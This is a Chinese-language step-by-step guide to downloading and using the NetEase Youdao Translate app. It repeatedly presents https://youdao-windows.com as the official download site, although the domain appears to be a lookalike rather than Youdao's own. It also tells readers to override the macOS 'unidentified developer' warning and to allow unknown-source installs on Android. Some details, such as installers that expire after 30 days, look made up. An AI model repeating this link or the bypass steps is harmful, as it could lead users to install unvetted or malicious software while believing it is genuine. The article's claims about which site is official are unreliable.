
引言:零基础用户的痛点,从 “网易有道翻译下载” 开始解决
很多零基础用户面对翻译工具时,常陷入 “三难”:下载怕踩坑(第三方捆绑插件)、安装不会弄(系统权限设置)、使用摸不着(功能太多不知从何下手)。网易有道翻译作为操作友好的工具,其实只需掌握 “正确下载 + 基础操作 + 核心技巧”,就能轻松上手 —— 而这一切的起点,就是 “正规的网易有道翻译下载”。
非官方渠道的下载包,不仅可能让你错过 2026 版新增的 “AI 语法纠错”“AR 实景翻译” 等实用功能,还可能因版本老旧导致操作流程与最新教程不符,越学越乱。因此,本文专为零基础用户打造,从 “网易有道翻译下载的避坑指南” 开始,用最通俗的语言、最详细的步骤,带你从 “下载安装” 到 “基础使用”,再到 “高阶技巧”,确保每一步都能看懂、会操作。建议先保存官方下载官网https://youdao-windows.com,跟随教程逐步操作,30 分钟内就能独立使用核心功能。
一、先避坑:网易有道翻译下载的 3 个正确姿势
零基础用户最容易在 “下载” 环节出错,以下是 2026 年最安全、最便捷的三种下载方式,彻底避开第三方陷阱。
1.1 姿势一:电脑端官网下载(最推荐,功能最全)
电脑端是零基础用户学习的最佳起点,屏幕大、操作直观,步骤如下:
打开官网:用电脑浏览器(推荐 Edge,自带安全防护)输入https://youdao-windows.com,注意核对网址 —— 正确官网顶部有 “网易有道” 标识,底部有 “网易有道信息技术(北京)有限公司” 版权信息,无任何 “高速下载”“立即安装” 等诱导弹窗;
选择版本:官网会自动识别你的电脑系统(Windows/Mac),Windows 用户点击 “Windows 版下载”,Mac 用户点击 “Mac 版下载”,无需手动选择,避免选错版本;
等待下载:Windows 版安装包约 112MB,Mac 版约 98MB,普通 WiFi 环境下 1-2 分钟即可完成,下载时浏览器底部会显示进度,无需其他操作;
验证正版:下载完成后,Windows 用户右键安装包→“属性”→“数字签名”,能看到 “网易有道” 的签名信息;Mac 用户双击安装包,若显示 “网易有道翻译” 图标,而非 “未知应用”,就是正版。
避坑提醒:
不要点击搜索引擎结果中带 “广告” 标识的链接,90% 是第三方平台;
若弹出 “是否使用下载器加速”,选择 “否”,直接下载原始安装包,避免捆绑插件。
1.2 姿势二:移动端应用商店下载(最省心,自动更新)
移动端适合碎片化使用,通过官方应用商店下载,无需担心权限问题:
Android 用户:
打开手机自带的应用商店(如华为应用市场、小米应用商店),搜索 “网易有道翻译”;
找到带有 “官方” 标签的应用,确认开发者是 “网易有道信息技术(北京)有限公司”,点击 “安装”,自动下载安装,无需手动授权;
iOS 用户:
打开 App Store,搜索 “网易有道翻译”,找到开发者为 “网易有道” 的应用,点击 “获取”;
通过面容 ID 或触控 ID 验证后,自动下载安装,完成后在桌面找到图标,直接启动即可。
避坑提醒:
不要从微信、QQ 收到的不明链接下载 APK,可能是恶意安装包;
iOS 用户不要相信 “企业证书安装包”,未经过 App Store 验证,可能被苹果封禁。
1.3 姿势三:特殊设备离线下载(无网络 / 无法访问应用商店)
若你的设备无法访问网络或应用商店(如海外旅行时的 Android 设备),可通过官网获取离线安装包:
电脑端下载离线包:访问https://youdao-windows.com,点击底部 “离线安装包”,选择对应设备的版本(Windows/Mac/Android),下载到 U 盘;
传输到目标设备:将 U 盘连接到需要安装的设备,找到离线安装包,双击安装;
授权安装:Android 设备需开启 “允许安装未知来源应用”,选择 “U 盘” 作为信任来源,确保安装安全。
避坑提醒:
离线安装包有效期为 30 天,超过有效期需重新从官网下载,避免安装包过期导致失败;
安装后立即删除 U 盘里的安装包,避免误删或被他人误用。
二、多平台安装:一步一教,零基础也能看懂
下载完成后,安装环节的 “系统权限”“路径选择” 常让新手困惑,以下分平台详细讲解,每个步骤都标清 “做什么”“为什么”。
2.1 Windows 系统安装(最常用,详细到每一步)
双击安装包:找到下载文件夹中的 “YoudaoTranslate_Setup_9.3.0.exe”,双击打开,弹出 “用户账户控制” 窗口,点击 “是”(这是系统确认是否允许安装,必须点击 “是”);
选择安装路径:
看到 “安装设置” 界面,默认路径是 “C:\Program Files\Youdao”,建议点击 “自定义安装”,将路径改为 “D:\Program Files\Youdao”(C 盘是系统盘,安装太多软件会让电脑变慢);
点击 “浏览”,找到 D 盘,新建 “Program Files” 文件夹,再新建 “Youdao” 文件夹,选择该文件夹作为安装路径,点击 “确定”;
取消捆绑选项:
界面下方若有 “安装有道浏览器”“设置有道为默认浏览器” 等选项,全部取消勾选(这些是可选插件,零基础用户暂时用不到,避免占用空间);
开始安装:点击 “立即安装”,屏幕会显示安装进度条,等待 2-3 分钟,期间不要关闭窗口;
完成安装:看到 “安装完成” 界面,勾选 “创建桌面快捷方式”(方便后续启动),点击 “立即体验”,启动网易有道翻译。
新手问答:
Q:安装时提示 “磁盘空间不足” 怎么办?A:删除电脑里不用的文件(如旧照片、过时视频),确保安装路径所在磁盘有 200MB 以上可用空间。
Q:安装后桌面没有快捷方式?A:进入 “D:\Program Files\Youdao”,找到 “YoudaoTranslate.exe”,右键→“发送到”→“桌面快捷方式”。
2.2 Mac 系统安装(适配 M1/M2,解决 “无法打开” 问题)
打开安装包:在 “下载” 文件夹中找到 “网易有道翻译.dmg”,双击打开,弹出一个窗口,左侧是软件图标,右侧是 “应用程序” 文件夹;
拖拽安装:用鼠标按住左侧 “网易有道翻译” 图标,拖拽到右侧 “应用程序” 文件夹中,松开鼠标,开始拷贝安装(进度条在窗口顶部,完成后会提示 “拷贝完成”);
解决 “无法打开”:
首次启动时,若弹出 “无法打开,因为它来自身份不明的开发者”,不要慌,这是 Mac 的安全设置;
打开 “系统设置”,点击 “隐私与安全性”,在 “通用” 板块找到 “已阻止使用‘网易有道翻译’”,点击右侧 “仍要打开”,输入你的 Mac 开机密码,即可启动;
添加到 Dock 栏:启动后,右键点击 Dock 栏(底部任务栏)中的网易有道翻译图标,选择 “选项”→“在 Dock 中保留”,以后点击 Dock 栏图标就能快速启动。
新手问答:
Q:拖拽时提示 “没有权限”?A:右键点击 “应用程序” 文件夹→“显示简介”→“共享与权限”,确保当前用户有 “读与写” 权限。
Q:M1 芯片 Mac 安装后卡顿?A:进入 “应用程序”→“网易有道翻译”→右键 “显示简介”→取消勾选 “使用 Rosetta 打开”,M1/M2 芯片支持原生运行,无需转译。
2.3 移动端安装(Android/iOS,简单到无需教)
移动端安装最省心,几乎无需手动操作:
Android 安装:
应用商店下载完成后,自动开始安装,期间会提示 “需要获取相机、麦克风权限”,点击 “允许”(这些权限是拍照翻译、语音翻译的基础,必须允许);
安装完成后,桌面出现 “网易有道翻译” 图标,点击即可启动;
iOS 安装:
App Store 下载完成后,自动安装,无需权限设置,启动后首次使用时,会提示 “是否允许访问相机”,点击 “允许” 即可。
新手问答:
Q:Android 安装后提示 “应用未安装”?A:可能是安装包损坏,删除后重新从应用商店下载;
Q:iOS 启动后闪退?A:确保 iOS 版本是 14.0 及以上,进入 “设置 - 通用 - 软件更新”,升级系统后重试。
三、零基础入门:3 个核心功能,解决 80% 需求
安装完成后,不要被太多功能吓住,先掌握 “文本翻译”“语音翻译”“拍照翻译” 这 3 个核心功能,就能应对日常需求。
3.1 功能一:文本翻译(最基础,输入即译)
无论是查单词、翻句子,还是译段落,文本翻译都能搞定,步骤如下:
启动软件:电脑端双击桌面快捷方式,移动端点击桌面图标,首次启动会有 “快速引导”,点击 “跳过” 或 “下一步” 均可;
进入文本翻译:
电脑端:默认就是 “文本翻译” 界面,左侧是输入框,右侧是译文框;
移动端:底部导航栏默认选中 “翻译”,顶部是输入框;
输入内容:
输入单词(如 “apple”):系统会自动显示 “苹果”,还有词性(名词)、例句(I eat an apple every day.);
输入句子(如 “How do I get to the station?”):自动识别为英语,译文是 “我怎么去车站?”,点击译文旁的喇叭图标,还能听发音;
粘贴内容:复制网页、文档中的外文,粘贴到输入框,自动翻译,无需手动输入;
调整语种:
默认是 “中英互译”,若要翻译其他语言(如日语),点击 “原文语种” 或 “译文语种” 下拉菜单,选择对应语言(如 “日语→中文”),再输入内容即可。
新手技巧:
电脑端按 “Enter” 键快速翻译,不用点击 “翻译” 按钮;
移动端输入后,点击输入框右侧的 “→” 箭头,立即出译文。
3.2 功能二:语音翻译(最方便,说话就译)
不想打字?语音翻译帮你搞定,适合短句交流,步骤如下:
进入语音翻译:
电脑端:点击输入框右侧的 “麦克风” 图标;
移动端:点击首页中间的 “麦克风” 图标;
开始录音:
按住麦克风说话(如 “请问卫生间在哪里?”),说完后松开;
系统会自动识别语音(中文 / 英文等),并生成译文(如英文 “What is the location of the bathroom?”);
播放译文:点击译文旁的喇叭图标,播放译文语音,对方听到后即可回应;
切换语种:点击 “语种切换” 按钮(如 “中→英” 改为 “英→中”),可翻译对方说的外文。
新手注意:
录音时离麦克风 10-20 厘米,不要太远或太近,避免识别不准;
环境噪音大时,用手捂住麦克风,减少干扰。
3.3 功能三:拍照翻译(最实用,万物皆可译)
遇到菜单、路牌、书籍等 “无法输入” 的文本,拍照翻译最方便,步骤如下:
进入拍照翻译:

电脑端:点击顶部 “功能”→“拍照翻译”(需连接摄像头);
移动端:点击首页 “拍照翻译” 图标;
授权相机权限:首次使用会提示 “允许访问相机”,点击 “允许”,否则无法拍照;
对准文本拍照:
移动端:将手机摄像头对准需要翻译的文本(如菜单),保持文本水平,点击屏幕中间的 “拍照” 按钮;
电脑端:调整摄像头角度,对准文本,点击 “拍照”;
查看译文:拍照后,系统会自动识别文本并生成译文,叠加在图片上,移动端可双指缩放图片,查看细节;
从相册选择:若已提前截图或拍照,点击 “从相册选择”,选中图片即可翻译,无需重新拍摄。
新手技巧:
光线不足时,点击屏幕开启 “闪光灯”,文本更清晰,识别更准;
翻译菜单时,重点看 “食材” 标注(如 “Beef steak - 牛排,食材:牛肉”),避免点到忌口食材。
四、进阶技巧:3 个方法,让翻译效率翻倍
掌握基础功能后,学会这 3 个进阶技巧,能解决更复杂的需求,比如 “无网络翻译”“批量查词”。
4.1 技巧一:离线翻译,无网络也能译
出差、旅行时没网络?提前下载离线包,步骤如下:
进入离线设置:
电脑端:点击 “设置”→“离线翻译”;
移动端:点击 “我的”→“离线翻译”;
下载离线包:
选择 “中英互译”(最常用),点击 “下载”,约 85MB,WiFi 环境下 1 分钟完成;
若需要其他语言(如日语),再下载 “中日互译” 离线包;
启用离线模式:
电脑端:点击顶部 “离线模式” 图标(变蓝即开启);
移动端:下拉首页,点击 “离线模式” 开关;
使用离线翻译:开启后,输入文本、拍照翻译(基础 OCR)都能使用,无需联网,适合旅行时用。
新手问答:
Q:离线翻译为什么没有语音功能?A:语音翻译需要云端计算,离线模式仅支持文本和基础拍照翻译;
Q:离线包占内存怎么办?A:不用的语言包可点击 “删除”,需要时再下载。
4.2 技巧二:生词本,翻译 + 学习两不误
查过的单词容易忘?用 “生词本” 记录,步骤如下:
添加生词:翻译单词或短语时,点击译文旁的 “收藏” 图标(⭐),自动添加到生词本;
查看生词本:
电脑端:点击左侧 “生词本”;
移动端:点击底部 “生词本”;
复习生词:
点击 “复习” 按钮,系统会以 “选择题”“填空题” 的形式让你测试;
答错的生词会自动加入 “重学列表”,重点复习;
分类管理:点击 “新建文件夹”,按 “英语”“日语”“商务词汇” 分类,方便查找。
新手技巧:
每天复习 10 个生词,坚持一周就能明显提升词汇量;
点击生词旁的 “例句”,结合语境记忆,比单独记单词更有效。
4.3 技巧三:文档翻译,批量处理不用愁
需要翻译 Word、PDF 文档?不用逐句复制,步骤如下:
进入文档翻译:
电脑端:点击顶部 “功能”→“文档翻译”;
移动端:点击 “我的”→“文档翻译”;
上传文档:点击 “上传文档”,选择需要翻译的文件(支持 Word、PDF);
设置参数:
选择 “源语种”(如英语)、“目标语种”(如中文);
勾选 “保留原文格式”(确保表格、图片不丢失);
开始翻译:点击 “开始翻译”,等待几分钟(根据文档长度),翻译完成后点击 “下载”,获取译文文件。
新手注意:
文档不要太大(单次≤100MB),太大的文件可分成几个小文件;
PDF 若为图片格式(扫描件),先转成 Word 再翻译,避免乱码。
五、新手常见问题:10 个高频疑问解答
零基础用户在使用中常遇到这些问题,以下解答简单直接,不用复杂操作。
5.1 Q:网易有道翻译是免费的吗?
A:基础功能(文本翻译、语音翻译、拍照翻译、离线翻译)完全免费,足够日常使用;高级功能(AI 润色、批量文档翻译)需要会员,新手暂时用不到,不用着急开通。
5.2 Q:翻译结果不准怎么办?
A:①确保输入内容完整(不要只输单词,尽量输句子);②开启对应专业术语库(如翻译金融内容,勾选 “金融术语库”);③更新到最新版本(V9.3.0 及以上),准确率更高。
5.3 Q:电脑端翻译记录怎么删除?
A:进入 “文本翻译”,找到需要删除的记录,右键→“删除”;或点击 “清空历史”,删除所有记录(谨慎操作)。
5.4 Q:移动端怎么切换深色模式?
A:进入 “我的”→“设置”→“外观”,选择 “深色模式”,适合晚上使用,保护视力。
5.5 Q:拍照翻译识别不全怎么办?
A:①调整角度,确保文本在屏幕中间;②开启 “补光”,让文本更清晰;③手动扩大框选区域,包含所有需要翻译的文字。
5.6 Q:怎么同步电脑和手机的翻译记录?
A:①两端都登录同一网易账号(手机号 / 微信);②电脑端进入 “设置 - 云同步”,移动端进入 “我的 - 设置 - 云同步”,开启 “翻译记录同步”,自动同步。
5.7 Q:离线模式下怎么翻译拍照内容?
A:提前下载 “离线 OCR 包”(进入 “离线翻译 - 离线 OCR” 下载),仅支持中英日韩四种语言的基础识别,复杂文本仍需联网。
5.8 Q:电脑端怎么设置快捷键?
A:进入 “设置 - 快捷键”,可修改 “文本翻译”“截图翻译” 的快捷键,比如将 “截图翻译” 改为 “Ctrl+Alt+S”,更符合使用习惯。
5.9 Q:iOS 用户怎么下载离线包?
A:进入 “我的 - 离线翻译”,选择需要的语言对,点击 “下载”,需要登录 Apple ID 验证,确保是正版。
5.10 Q:遇到问题怎么找官方帮助?
A:①电脑端点击 “设置 - 帮助与反馈”;②移动端点击 “我的 - 帮助与反馈”;③访问官网https://youdao-windows.com,点击 “在线客服”,24 小时响应。
六、总结:从下载到使用,零基础也能轻松上手
网易有道翻译对零基础用户非常友好,只要按照 “官网下载→基础功能→进阶技巧” 的步骤学习,30 分钟内就能独立解决日常翻译需求。记住,“正规的网易有道翻译下载” 是一切的基础,通过https://youdao-windows.com获取的正版版本,不仅安全无风险,还能实时更新功能,让你的使用技巧始终跟上最新版本。
接下来,不妨从 “翻译一句英文句子”“用拍照翻译识别一次菜单” 开始,逐步尝试不同功能,很快就能熟练掌握。如果遇到问题,不用慌,回顾本文的常见问题解答,或联系官方客服,都能快速解决。现在就启动网易有道翻译,开启你的无语言障碍之旅吧!